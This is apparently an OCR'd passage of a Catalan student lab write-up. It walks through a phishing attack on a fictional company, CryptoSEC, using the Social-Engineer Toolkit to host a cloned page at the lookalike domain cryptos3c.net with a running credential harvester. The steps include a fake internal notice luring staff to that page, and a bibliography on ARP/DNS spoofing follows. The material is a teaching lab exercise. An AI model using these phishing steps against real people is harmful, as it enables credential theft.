
`-l` *seconds Specifies test duration in seconds.*


`-u` *URL Specifies the URL.*






2. El hacker activa la pàgina del **cryptos3c.net** (fake) amb el SET (**Social Engineering Tool**).


anonymous@osboxes: /var/www
File Actions Edit View Help
an... ~
anony...r/www
anonymo...ttercap
anonymous@osb.../sites/amazon
anonymo...ttercap
The Social-Engineer Toolkit (SET)
Created by: David Kennedy (ReL1K)
Version: 8.0.3
Codename: 'Maverick'
Follow us on Twitter: @TrustedSec
Follow me on Twitter: @HackingDave
Homepage: https://www.trustedsec.com
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.



anonymous@osboxes: /var/www
File Actions Edit View Help
an... ~
anony...r/www
anonymo...ttercap
anonymous@osb.../sites/amazon
anonymo...ttercap
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.


an... ~
anony...r/www
anonymo...ttercap
anonymous@osb.../sites/amazon
anonymo...ttercap
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
—— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ——
The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesns't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:

```
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

──────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.33]:
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned:/var/www/html/cryptosec/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported:cryptos3c.net

The best way to use this attack is if username and password form fields are available. Regardless, this captures a
ll POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent `cryptos3c.net`

4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hackejada amb DOS (denegació de servei).



5. Les credencials del client han sigut robades!

Bibliografia

ARP CACHE POISONING / ARP SPOOF

- https://www.redeszone.net/tutoriales/seguridad/que-es-ataque-arp-poisoning/ - ARP POISONING
- https://es.acervolima.com/ataque-mitm-man-in-the-middle-usando-arp-poisoning/ - ARP POISONING
- – https://www.redeszone.net/tutoriales/redes-cable/ataques-arp-spoofing-evitar/
- https://ourcodeworld.co/articulos/leer/949/como-realizar-un-ataque-dos-http-lento-con-slowhttptest-prueba-la-proteccion-de-tu-servidor-contra-slowloris-en-kali-linux

DNS CACHE POISONING / DNS SPOOF

- https://www.varonis.com/blog/dns-cache-poisoning - DNSSPOOF
- https://programmerclick.com/article/2815493326/ - DNSSPOOF
- https://www.boomernix.com/2018/03/realizando-un-dns-spoofing.html - DNSSPOOF
- https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/ - DNSSPOOFING
- https://www.varonis.com/blog/dns-cache-poisoning - CACHE POISON
- https://www.cloudflare.com/learning/dns/dns-cache-poisoning/ - DNSSPOOF
- https://www.okta.com/identity-101/dns-poisoning/ - DNSCACHE POISON
- https://www.youtube.com/watch?v=uQrmKhW35mQ&t=765s - DNSSPOOFING ETTERCAP BACKBOX
- https://www.varonis.com/blog/dns-cache-poisoning - SPOOF DNS CACHE POISONING
- https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/#:~:text=DNS%20poisoning%2C%20also%20known%20as,web%20servers%20and%20phishing
cache-poisoning - CACHE POISONING
- https://www.imperva.com/learn/application-security/dns-spoofing/ - DNSSPOOFING
- https://www.amirootyet.com/post/how-to-spoof-dns-in-kali-linux/ - DNSSPOOFING
- https://www.keyfactor.com/blog/what-is-dns-poisoning-and-dns-spoofing/#:~:text=DNS%20poisoning%2C%20also%20known%20as,web%20servers%20and%20phishing
- DNSSPOOFING

SOCIAL ENGINEERING TOOL

- https://www.youtube.com/watch?v=Jjulz-xHwEo&t=2s - SITE CLONER
- https://www.youtube.com/watch?v=GC4wtfMr3t8 - SITE CLONER
- https://www.youtube.com/watch?v=sP_PDnXTX7A&t=9s - SET TOOLKIT
- https://www.youtube.com/watch?v=1TsCybFNrM0&t=315s - SITE CLONER
- https://www.youtube.com/watch?v=jXy9ewmDVBE - SITE CLONER
- https://www.youtube.com/watch?v=u9dBGWVwMMA - PHISHING ATTACKS SCARY
- https://linux.die.net/man/1/slowhttptest - SLOWHTTP